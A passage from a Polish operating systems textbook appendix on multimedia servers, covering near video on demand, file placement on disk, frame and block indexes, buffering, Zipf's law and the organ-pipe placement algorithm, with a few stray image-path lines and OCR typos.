
Kiedy użytkownik przełączy się do normalnej szybkości, trzeba wykonać odwrotną sztuczkę. Jeśli bieżąca ramka w pliku szybkiego przewijania z podglądem ma numer 5734, to serwer przełącza się do zwykłego pliku i kontynuuje od ramki 57 340. Tak jak wcześniej, jeśli to nie jest ramka I , proces dekodujący po stronie klienta musi ignorować przychodzące ramki tak długo, aż zobaczy ramkę I .

Choć wykorzystanie tych dwóch dodatkowych plików pozwala na wykonanie pracy, podejście to ma kilka wad. Po pierwsze potrzebna jest pewna dodatkowa ilość miejsca na dysku do zapisywania dodatkowych plików. Po drugie szybkie przewijanie w przód i cofanie można wykonać tylko z szybkościami odpowiadającymi plikom specjalnym. Po trzecie potrzebne są dodatkowe operacje mające na celu przełączanie w obie strony pomiędzy zwykłym plikiem a plikami przewijania z podglądem w przód i w tył.

A.6.2. Wideo niemal na życzenie

Pobieranie tego samego filmu przez k użytkowników wprowadza takie samo obciążenie na serwer, co pobieranie przez nich k różnych filmów. Wystarczą jednak niewielkie zmiany w modelu, aby było możliwe osiągnięcie wielkich zysków wydajności. Problem w przypadku usługi wideo na żądanie polega na tym, że użytkownicy mogą rozpoczęć oglądanie filmu w dowolnym momencie. Jeśli zatem jest 100 użytkowników, z których każdy rozpoczyna oglądanie nowego filmu około 20:00, istnieją szanse, że nie będzie takich dwóch użytkowników, którzy zaczną oglądać film dokładnie w tym samym momencie, tak by mogli współdzielić strumień. Zmiana, która daje możliwość optymalizacji, polega na poinformowaniu użytkowników, że filmy mogą rozpoczynać się o pełnej godzinie oraz np. co 5 min. W związku z tym, jeśli użytkownik zechce rozpoczęć oglądanie filmu np. o 20:02, będzie musiał zaczekać do 20:05.

Zysk w tym przypadku polega na tym, że dla dwugodzinnego filmu potrzebne są tylko 24 strumienie, niezależnie od liczby klientów. Jak pokazano na rysunku A.16, pierwszy strumień rozpoczyna się o 20:00. O godzinie 20:05, kiedy pierwszy strumień znajduje się na ramce 9000, rozpoczyna się drugi strumień. O 20:10, kiedy pierwszy strumień znajduje się na ramce 18 000, a drugi strumień na ramce 9000, rozpoczyna się trzeci strumień itd., aż do strumienia 24, który rozpoczyna się o 21:55. O godzinie 22:00 pierwszy strumień kończy działanie i rozpoczyna wszystko od nowa, od ramki 0. Taki mechanizm nosi nazwę *wideo niemal na żądanie* (ang. *Near Video On Demand* — NVOD), ponieważ film zaczyna się wyświetlać niezupełnie na żądanie, ale nie-długo potem.



Rysunek A.16. W usłudze wideo prawie na żądanie nowy strumień rozpoczyna się w regularnych odstępach czasu. W tym przykładzie co 5 min (9000 ramek)

Kluczowym parametrem w tym przypadku jest częstotliwość rozpoczynania się strumieni. Jeśli strumień rozpoczyna się co 2 min, dla dwugodzinnego filmu potrzebnych będzie 60 strumieni, ale maksymalny czas oczekiwania na rozpoczęcie oglądania będzie wynosił 2 min. Operator musi zdecydować, jak długo widzowie zechcą czekać, ponieważ im dłużej będą chcieli czekać, tym bardziej wydajny będzie system i będzie można wyświetlać więcej filmów na raz. Alternatywna

strategia polega na udostępnieniu opcji bez oczekiwania. W takim przypadku nadawanie strumienia rozpoczyna się natychmiast, ale klient musi zapłacić więcej za natychmiastowy start.

Wideo na żądanie w pewnym sensie przypomina korzystanie z taksówki: dzwonimy po taksówkę i ona przyjeżdża. Wideo niemal na żądanie przypomina korzystanie z autobusu: ma on ustalony rozkład jazdy i trzeba czekać na następny. Jednak środki masowej komunikacji mają sens tylko wtedy, gdy komunikacja jest masowa. Autobus, którego trasa przebiega przez przedmieścia, może być pusty prawie przez cały czas. Na podobnej zasadzie nadawanie najnowszej produkcji Stevena Spielberga może przyciągnąć tak wielu klientów, że opłaca się rozpoczynać nowy strumień co 5 min. Z kolei film *Przeminęło z wiatrem* lepiej zaoferować ściśle na żądanie.

W przypadku usługi wideo prawie na żądanie użytkownicy nie mają do dyspozycji funkcji magnetowidu. Użytkownik nie może zatrzymać filmu po to, by odbyć wycieczkę do kuchni. Najlepsze, co można zrobić po powrocie z kuchni, to powrót do strumienia, który rozpoczął się później. W ten sposób czasami trzeba powtórzyć kilka minut materiału.

W rzeczywistości możliwy jest również inny model usługi wideo prawie na żądanie. Zamiast dostosowywać się do tego, że jakiś film będzie się rozpoczynał co 5 min, widzowie mogą zamawiać filmy wtedy, kiedy chcą. Co 5 min system widzi, jakie filmy zostały zamówione, i je rozpoczyna. Przy takim podejściu filmy mogą się rozpoczynać o 20:00, 20:10, 20:15 i 20:25. Nie mogą jednak rozpoczynać się pomiędzy tymi punktami czasu. W rezultacie strumienie, które nie mają widzów, nie są przesyłane. Umożliwia to oszczędność pasma, pamięci i możliwości sieci. Z drugiej strony atakowanie lodówki jest teraz trochę hazardowym zaganiem, ponieważ nie ma gwarancji, że 5 min za strumieniem, który oglądaliśmy, jest przesyłany kolejny strumień. Oczywiście operator może udostępnić użytkownikowi opcję wyświetlania listy wszystkich współbieżnych strumieni. Większość osób uważa jednak, że piloty telewizorów mają dość przycisków, i nie jest zbyt przychylna przywitaniu kilku następnych.

Gdy przepustowość była bardziej cennym zasobem niż dziś, model wideo prawie na żądanie był popularny — zarówno wśród użytkowników, jak i badaczy. Obecnie jednak większość ludzi jest przyzwyczajona do modelu oglądania filmów na żywo — np. za pośrednictwem serwisów YouTube czy Netflix. Zawartość wideo może być serwowana z olbrzymich centrów danych wyposażonych w liczne serwery, które łatwo nie „przestraszą się” dodatkowych żądań. Ponadto poprzez agresywne buforowanie w internecie wiele żądań wideo nie jest nawet serwowanych przez serwery źródłowe. Model wideo prawie na życzenie wydaje się zanikać, choć nadal jest stosowany od czasu do czasu (np. w niektórych systemach rozrywkowych używanych w samolotach).

A.7. ROZMIESZCZENIE PLIKÓW


Pliki multimedialne są bardzo duże. Często są zapisywane tylko raz, ale odczytywane wiele razy. Zwykle są odczytywane sekwencyjnie. Odtwarzanie musi dokładnie spełniać kryteria jakości usług. Wszystkie te wymagania sugerują inne rozmieszczenie plików niż to, które jest stosowane w tradycyjnych systemach operacyjnych. Niektóre z problemów związanych z rozmieszczaniem plików opiszemy poniżej — najpierw dla pojedynczego dysku, a następnie dla wielu dysków.

A.7.1. Umieszczanie pliku na pojedynczym dysku

Najważniejszym wymaganiem jest przesyłanie strumienia danych do sieci lub urządzenia wyjściowego z pożądaną szybkością i bez efektu jitter. Z tych powodów wiele operacji seek w czasie przetwarzania ramki jest wysoce niepożądane. Jednym ze sposobów wyeliminowania operacji seek

wewnętrz plików na serwerach wideo jest posługiwanie się ciągłymi plikami. Zazwyczaj spełnienie wymagania ciągłości plików jest trudne. Jednak na serwerach wideo wstępnie załadowanych filmami, które później się nie zmieniają, można to osiągnąć.

Jedną z komplikacji jest obecność wideo, audio i tekstu, tak jak pokazano na rysunku A.2. Nawet jeśli każdy z plików wideo, audio i tekst są zapisane w oddzielnych ciągłych plikach, potrzebna jest operacja seek w celu przejścia z pliku wideo do pliku audio, a stamtąd do pliku tekstowego, jeśli zachodzi taka potrzeba. Z tych uwarunkowań wynika druga możliwa aranżacja pamięci trwałej — przeplatanie wideo, audio i tekstu z zachowaniem ciągłości pliku. Taki układ zaprezentowano na rysunku A.17. W pokazanej sytuacji bezpośrednio za informacjami wideo pierwszej ramki występują różne ścieżki dźwiękowe dla tej ramki. W zależności od tego, ile ścieżek dźwiękowych i tekstu zapisano, najprostszą metodą może być przeczytanie wszystkich fragmentów dla każdej ramki za pomocą pojedynczej operacji read i przesłanie do użytkownika tylko potrzebnych informacji.



Rysunek A.17. Przeplatanie wideo, audio i tekstu w pojedynczym ciągłym pliku z filmem


Pokazana organizacja wymaga wykonania dodatkowych operacji wejścia-wyjścia w celu odczytania niechcianego dźwięku i tekstu oraz dodatkowego miejsca w buforze pamięci w celu ich zapisania. Organizacja ta eliminuje jednak konieczność wszystkich operacji seek (w systemie jednodostępnym). Poza tym nie trzeba ponosić dodatkowych kosztów związanych ze śledzeniem miejsca zapisania poszczególnych ramek na dysku, ponieważ cały film znajduje się w jednym ciągłym pliku. Przy takim układzie losowy dostęp okazuje się niemożliwy. Nie jest on jednak potrzebny, zatem to niewielka strata. Bez dodatkowych struktur danych i dodatkowych obliczeń nie jest również możliwe wykonanie funkcji przewijania w przód i w tył z podglądem.

Zaleta przechowywania całego filmu w pojedynczym ciągłym pliku jest tracona w przypadku serwera wideo z wieloma współbieżnymi strumieniami wyjściowymi, ponieważ po przeczytaniu ramki z jednego filmu trzeba wczytać na dysk ramki z wielu innych filmów. Poza tym w systemie, w którym filmy są zarówno zapisywane, jak i odczytywane (np. w systemie wykorzystywanym do produkcji lub edycji wideo), stosowanie dużych ciągłych plików jest trudne do wykonania i niezbyt przydatne.

A.7.2. Dwie alternatywne strategie organizacji plików

Obserwacje te prowadzą do dwóch innych organizacji rozmieszczenia plików dla plików multimedialnych. Pierwszy z nich — model małych bloków — pokazano na rysunku A.18(a). W tej organizacji wybrany rozmiar bloku dyskowego jest znacznie mniejszy od przeciętnego rozmiaru ramek — nawet dla ramek *P* i *B*. W przypadku plików z kompresją MPEG-2 przesyłanych w łączu 4 Mb/s z szybkością 30 ramek/s przeciętna rama ma rozmiar 16 kB. W związku z tym blok może mieć rozmiar 1 kB lub 2 kB. Wówczas wykorzystuje się pewną strukturę danych — skorowidz ramek — przypisany do filmu. Każda rama filmu ma swoją pozycję w skorowidzu — wskaźnik na jej początek. Z kolei sama rama składa się ze ścieżek wideo, audio i tekstowych w postaci

ciąglego zbioru bloków dyskowych. W ten sposób czytanie ramki k polega na znalezieniu w skorowidzu ramek k -tej pozycji, a następnie przeczytaniu całej ramki w jednej operacji dyskowej. Ponieważ różne ramki mają różny rozmiar, w skorowidzu ramek trzeba zapisać rozmiar ramek (w blokach). Jednak nawet przy blokach dyskowych o rozmiarze 1 kB 8-bitowe pole pozwala obsługiwać ramki do 255 kB. To wystarcza do zapisania nieskompresowanej ramki NTSC nawet z wieloma ścieżkami dźwiękowymi.



Rysunek A.18. Przechowywanie filmów w nieciągłych blokach; (a) małe bloki dyskowe; (b) duże bloki dyskowe

Inny sposób zapisania filmu polega na wykorzystaniu dużych bloków dyskowych (np. 256 kB) i umieszczeniu wielu ramek w każdym bloku. Taką organizację pokazano na rysunku A.18(b). W dalszym ciągu potrzebny jest skorowidz, ale tym razem jest to skorowidz bloków, a nie ramek. W istocie skorowidz ten jest identyczny jak i-węzeł z rysunku 4.10, ewentualnie z dodatkiem informacji o tym, która rama znajduje się na początku każdego bloku. W ten sposób można szybko zlokalizować każdą ramkę. Ogólnie rzecz biorąc, blok nie zawiera integralnej liczby ramek. Trzeba zatem coś zrobić, aby obsłużyć tę sytuację. Istnieją dwie opcje.

W pierwszej opcji, którą zilustrowano na rysunku A.18(b), za każdym razem, kiedy następna rama nie mieści się w bieżącym bloku, pozostała część bloku jest pozostawiana jako pusta. To zmarnowane miejsce wynika z wewnętrznej fragmentacji — na tej samej zasadzie jak w systemach pamięci wirtualnej z ramkami o stałym rozmiarze. Z drugiej strony nigdy nie jest konieczne wykonywanie operacji seek w środku ramki.

Inna opcja polega na wypełnieniu każdego bloku do końca z podziałem ramek na kilka bloków. Zastosowanie tej opcji wprowadza konieczność wykonywania operacji seek w środku ramek, co może mieć wpływ na wydajność. Pozwala jednak na oszczędność miejsca na dysku ze względu na eliminację wewnętrznej fragmentacji.

Dla porównania — wykorzystanie małych bloków tak, jak pokazano na rysunku A.18(a), również wiąże się z marnotrawstwem pewnej ilości miejsca na dysku, ponieważ fragment ostatniego bloku w każdej ramce jest nieużywany. W przypadku 1-kilobajtowego bloku dyskowego i dwugodzinnego filmu NTSC składającego się z 216 000 ramek zmarnowane miejsce na dysku wynosi tylko około 108 kB z 3,6 GB. Ilość straconego miejsca dla sytuacji z rysunku A.18(b) jest

trudniejsza do obliczenia, ale jest go znacznie więcej, ponieważ od czasu do czasu na końcu bloku pozostaje 100 kB, a następną ramką jest ramka I o rozmiarze przekraczającym 100 kB.

Z drugiej strony skorowidz bloków ma znacznie mniejszą objętość niż skorowidz ramek. W przypadku 256-kilobajtowego bloku dyskowego i ramki o przeciętnym rozmiarze 16 kB w jednym bloku mieści się około 16 ramek. W związku z tym film składający się z 216 000 ramek wymaga tylko 13 500 pozycji w skorowidzu bloków, ileż mniej w porównaniu z 216 000 pozycjami w skorowidzu ramek. Z powodów wydajnościowych w obu przypadkach skorowidz powinien zawierać pozycje dla wszystkich ramek czy bloków (to oznacza, że nie może być bloków pośrednich, jak w systemie UNIX). Dlatego zwiążanie 13 500 8-bajtowych wpisów w pamięci (4 bajty na każdy adres dyskowy, 1 bajt na rozmiar ramki i 3 bajty na numer ramki startowej) w porównaniu z 216 000 5-bajtowych wpisów (tylko adres dyskowy i rozmiar) pozwala na zaoszczędzenie prawie 1 MB pamięci RAM podczas odtwarzania filmu.

Przytoczone uwarunkowania prowadzą do konieczności przyjęcia następujących kompromisów:

1. Skorowidz ramek: większe wykorzystanie pamięci RAM podczas odtwarzania filmu, mniej straconego miejsca na dysku.
2. Skorowidz bloków (nie ma podziału ramek pomiędzy blokami): mniejsze zużycie pamięci RAM, dużo straconego miejsca na dysku.
3. Skorowidz bloków (podział ramek pomiędzy blokami jest dozwolony): mniejsze zużycie pamięci RAM, brak straconego miejsca na dysku, dodatkowe operacje seek.

Koszty obejmują zużycie pamięci RAM podczas odtwarzania, zmarnowane miejsce na dysku przez cały czas oraz obniżenie wydajności podczas odtwarzania spowodowane dodatkowymi operacjami seek. Problemy te można jednak rozwiązać na kilka sposobów. Problem zużycia pamięci RAM można zredukować poprzez stronicowanie tablicy ramek w odpowiednim czasie. Koszty operacji seek podczas przesyłania ramek można zamaskować poprzez odpowiednie buforowanie, ale to wprowadza potrzebę dodatkowej pamięci i prawdopodobnie dodatkowego kopирования. Dobry projekt musi szczegółowo analizować wszystkie te czynniki i podejmować właściwe decyzje dla tworzonej aplikacji.

Kolejnym problemem w tym przypadku jest większa złożoność zarządzania pamięcią masową w sytuacji z rysunku A.18(a), ponieważ zapisanie ramki wymaga znalezienia ciągłego zbioru bloków o odpowiednim rozmiarze. W idealnej sytuacji ten zbiór bloków nie powinien przekraczać granic ścieżki, ale przy odpowiednim przekrzywieniu głowic strata nie jest poważna. Należy jednak unikać przekraczania granicy cylindra. Wymagania te oznaczają, że wolne miejsce na dysku musi być zorganizowane w postaci listy luk o zmiennych rozmiarach, a nie w postaci prostej listy bloków lub mapy bitowej — oba te rozwiązania mogą być stosowane w sytuacji przedstawionej na rysunku A.18(b).

We wszystkich przypadkach wiele przemawia za tym, aby tam, gdzie to możliwe, wszystkie bloki lub ramki filmu były umieszczane w wąskim zakresie, np. kilku cylindrów. Takie rozmieszczenie powoduje, że operacje seek wykonują się szybciej. Dzięki temu pozostaje więcej czasu na inne operacje (takie, które nie wykonują się w czasie rzeczywistym) lub na obsługę dodatkowych strumieni wideo. Ograniczone rozmieszczenie tego typu można osiągnąć poprzez podzielenie dysku na grupy cylindrów i utrzymywanie dla każdej grupy oddzielnych list lub map bitowych wolnych bloków. I tak w przypadku używania luk jedna lista może dotyczyć luk o rozmiarze 1 kB, inna tych o rozmiarze 2 kB, jeszcze inna tych o rozmiarze od 3 do 4 kB, jeszcze inna tych o rozmiarze od 5 – 8 kB itd. W ten sposób można łatwo znaleźć lukę o odpowiednim rozmiarze w określonej grupie cylindrów.

Inną różnicę pomiędzy tymi dwoma rozwiązaniami stanowi buforowanie. Przy podejściu z małymi blokami każda operacja read powoduje pobranie dokładnie jednej ramki. W konsekwencji dobrze działa prosta strategia podwójnego buforowania: jeden bufor do odtwarzania bieżącej ramki i jeden do pobierania następnej. W przypadku użycia stałych buforów każdy bufor musi być na tyle duży, aby mógł zmieścić największą możliwą ramkę I . Z drugiej strony, jeśli dla każdej ramki jest przydzielany z puli inny bufor, a rozmiar ramki jest znany przed jej wczytaniem, dla ramki P lub ramki I można wybrać niewielki bufor.

W przypadku dużych bloków wymagana jest bardziej skomplikowana strategia, ponieważ każdy blok zawiera wiele ramek, które na końcu mogą zawierać fragmenty ramek (w zależności od tego, jaką opcję wybrano wcześniej). Jeśli wyświetlanie lub przesyłanie ramek wymaga od nich ciągłości, trzeba je skopiować. Kopiowanie jest jednak kosztowną operacją, dlatego należy jej unikać tam, gdzie to możliwe. Jeśli ciągłość nie jest konieczna, to ramki przekraczające granice bloków można przesyłać przez sieć lub do urządzenia wyświetlającego w dwóch kawałkach.

Podwójne buforowanie można również zastosować dla dużych bloków, ale wykorzystanie dwóch dużych bloków jest marnotrawstwem pamięci. Jednym ze sposobów obejścia problemu strat pamięci jest wykorzystanie dla strumienia cyklicznego bufora transmisji o rozmiarze nieco większym od bloku dyskowego, który zasila sieć lub urządzenie wyświetlające. Kiedy zapełnienie bufora spadnie poniżej pewnego progu, z dysku odczytywany jest nowy duży blok. Jego zawartość jest kopiwana do bufora transmisji, a bufor dużego bloku jest zwracany do wspólnej puli. Rozmiar cyklicznego bufora należy wybrać w taki sposób, aby po osiągnięciu progu było w nim miejsce na kolejny pełny blok dyskowy. Operacja odczytu na dysk nie może być kierowana bezpośrednio do bufora transmisji, ponieważ może wystąpić potrzeba jego zawinięcia. W tym przypadku należy zdecydować się na wybór pomiędzy sprawniejszą operacją kopирования a większym zużyciem pamięci lub odwrotnie.

Jeszcze innym czynnikiem przy porównywaniu tych dwóch sposobów jest wydajność dysku. Używanie dużych bloków powoduje działanie dysku z pełną szybkością. Często jest to jeden z bardziej istotnych problemów. Czytanie niewielkich ramek P i ramek B w postaci oddzielnych jednostek nie jest wydajne. Dodatkowo możliwe jest paskowanie (ang. *striping*) dużych bloków na wiele dysków (technikę tę omówiono poniżej), podczas gdy paskowanie indywidualnych ramek na wiele napędów nie jest możliwe.

Organizacja bazująca na małych blokach z rysunku A.18(a) czasami jest nazywana techniką *stalego odcinka czasu* (ang. *constant time length*), ponieważ każdy wskaźnik w skorowidzu jest indeksem reprezentującym tę samą liczbę milisekund czasu odtwarzania. Dla odróżnienia organizacja pokazana na rysunku A.18(b) czasami jest nazywana techniką *stalego bloku danych* (ang. *constant data length*), ponieważ bloki danych mają taki sam rozmiar.

Inna różnica pomiędzy pokazanymi dwiema organizacjami plików polega na tym, że jeśli w skorowidzu z rysunku A.18(a) są zapisane informacje o typach ramek, to można zrealizować szybkie przewijanie z podglądem poprzez wyświetlanie samych ramek I . Jednak w zależności od tego, jak często ramki I występują w strumieniu, tempo przewijania może być zbyt szybkie lub zbyt wolne. Z kolei w przypadku organizacji z rysunku A.18(b) realizacja funkcji szybkiego przewijania w taki sposób nie jest możliwa. Sekwencyjne czytanie pliku w celu wybrania pożąanych ramek wymaga wielu dyskowych zasobów wejścia-wyjścia.

Inne podejście polega na użyciu specjalnego pliku, który w przypadku odtwarzania z normalną szybkością daje iluzję szybkiego przewijania z szybkością $10\times$. Struktura takiego pliku może być taka sama jak innych plików — z wykorzystaniem skorowidza ramek lub skorowidza bloków. Podczas otwierania pliku system musi mieć możliwość znalezienia pliku szybkiego przewijania. Jeśli użytkownik użyje przycisku szybkiego przewijania, system musi natychmiast

znać i otworzyć plik szybkiego przewijania, a następnie skoczyć do odpowiedniego miejsca w pliku. System zna tylko numer aktualnie wyświetlanej ramki. Potrzebuje jednak sposobu zlokalizowania odpowiedniej ramki w pliku szybkiego przewijania. Jeśli np. aktualnie wyświetla ramkę 4816 i wie, że plik szybkiego przewijania dotyczy szybkości $10\times$, to musi zlokalizować ramkę 482 w tym pliku i stamtąd rozpoczęć odtwarzanie.

Gdy używany jest skorowidz ramek, znalezienie odpowiedniej ramki jest łatwe: wystarczy znać indeks skorowidza ramek. W przypadku używania skorowidza bloków w każdej pozycji skorowidza potrzebne są informacje dodatkowe, które mają na celu zidentyfikowanie tego, jakie ramki znajdują się w jakich blokach. Ponadto występuje konieczność wykonywania wyszukiwania binarnego skorowidza bloków. Szybkie przewijanie w tył działa w analogiczny sposób do szybkiego przewijania w przód.

A.7.3. Rozmieszczenie wielu plików na pojedynczym dysku

Do tej pory omawialiśmy rozmieszczenie pojedynczego filmu. Na serwerze wideo jest oczywiście wiele filmów. Jeśli będą losowo porozrzucane na dysku, system straci czas na przemieszczanie głowicy dysku od filmu do filmu, podczas gdy wielu klientów będzie równolegle oglądało różne filmy.

Sytuację tę można poprawić dzięki zaobserwowaniu, że pewne filmy są bardziej popularne niż inne. Popularność filmu można potem uwzględnić przy rozmieszczaniu filmów na dysku. Chociaż o popularności określonych filmów nie da się powiedzieć zbyt wiele (poza tym, że popularność filmu wzrasta, jeśli grają w nim znane gwiazdy), można spróbować porównać popularność różnych filmów.


Dla wielu aspektów popularności treści — np. częstotliwości wypożyczania filmów lub książek, odwiedzania stron internetowych, używania słów w powieści, a nawet liczby ludności największych miast — można utworzyć zaskakująco przewidywalny wzorzec względnej popularności. Wzorzec ten został opracowany przez profesora lingwistyki z Uniwersytetu Harwarda George'a Zipfa (1902 – 1950), dlatego określa się go *prawem Zipfa*. Mówi ono, że jeśli filmy, książki, strony WWW lub słowa zostaną ułożone zgodnie z rankingiem ich popularności, to prawdopodobieństwo, że następny klient wybierze k -tą pozycję w rankingu wynosi C/k , gdzie C oznacza stałą normalizację.

Tak więc współczynnik trafień dla pierwszych trzech filmów wynosi odpowiednio $C/1$, $C/2$ i $C/3$, przy czym współczynnik C jest obliczany w taki sposób, aby suma wszystkich wyrażeń wynosiła 1. Mówiąc inaczej, jeśli mamy N filmów, to:

$$C/1 + C/2 + C/3 + C/4 + \dots + C/N = 1$$

Z powyższego równania można wyliczyć stałą C . Wartości C dla populacji złożonej z 10, 100, 1000 i 10 000 elementów wynoszą odpowiednio 0,341, 0,193, 0,134 i 0,102. Przykładowo dla 1000 filmów prawdopodobieństwa dla pierwszych pięciu filmów wynoszą odpowiednio 0,134, 0,067, 0,045, 0,034 i 0,027.

Prawo Zipfa zilustrowano na rysunku A.19. Dla zabawy zastosowano je dla populacji 20 największych miast w Stanach Zjednoczonych. Prawo Zipfa przewidywało, że drugie co do wielkości miasto powinno mieć populację równą połowie populacji największego miasta, trzecie co do wielkości miasto powinno mieć populację równą jednej trzeciej największego miasta itd. Chociaż nie można powiedzieć, że prawo jest spełnione w stu procentach, dość dobrze odzwierciedla rzeczywistość.




Rysunek A.19. Krzywa przedstawia prawo Zipfa dla $N = 20$; kwadraty pokazują populację 20 największych miast w USA posortowaną od największej do najmniejszej (Nowy Jork jest numerem 1, Los Angeles numerem 2, Chicago numerem 3 itd.)

W odniesieniu do filmów na serwerze wideo prawo Zipfa mówi, że najbardziej popularny film jest wybierany dwa razy częściej niż film drugi co do popularności, trzy razy częściej niż trzeci film w rankingu itd. Mimo że rozkład gwałtownie opada na początku, ma bardzo długi „ogon”. Dla przykładu film nr 50 ma popularność równą $C/50$, natomiast film nr 51 ma popularność równą $C/51$. Tak więc popularność filmu 51 wynosi 50/51 popularności filmu 50. Różnica wynosi więc około 2%. Dla dalszych pozycji w rankingu procentowa różnica popularności pomiędzy kolejnymi filmami staje się coraz mniejsza. Płynie stąd wniosek, że na serwerze powinno być zapisanych wiele filmów, ponieważ istnieje duże zapotrzebowanie na filmy spoza pierwszej dziesiątki.

Znajomość względnej popularności różnych filmów pozwala zamodelować wydajność serwera wideo i wykorzystać te informacje do rozmieszczenia plików. Z badań wynika, że najlepsza strategia jest zaskakująco prosta i niezależna od rozkładu. Nazywa się ją *algorytmem organowym* (ang. *organ-pipe algorithm*) [Grossman i Silverman, 1973] oraz [Wong, 1983]. Polega on na umieszczeniu najbardziej popularnego filmu w środku dysku, a film drugi i trzeci w rankingu popularności są umieszczone po jego obu stronach. Na zewnątrz tych plików umieszczają się pliki czwarty i piąty, tak jak pokazano na rysunku A.20. Takie rozmieszczenie najlepiej się sprawdza, jeśli każdy z filmów jest ciągłym plikiem typu pokazanego na rysunku A.17. W pewnym stopniu może być również wykorzystywane, gdy każdy film jest ograniczony do wąskiego zakresu cylindrów. Nazwa algorytmu pochodzi od tego, że histogram prawdopodobieństw nieco przypomina niesymetryczne organy.

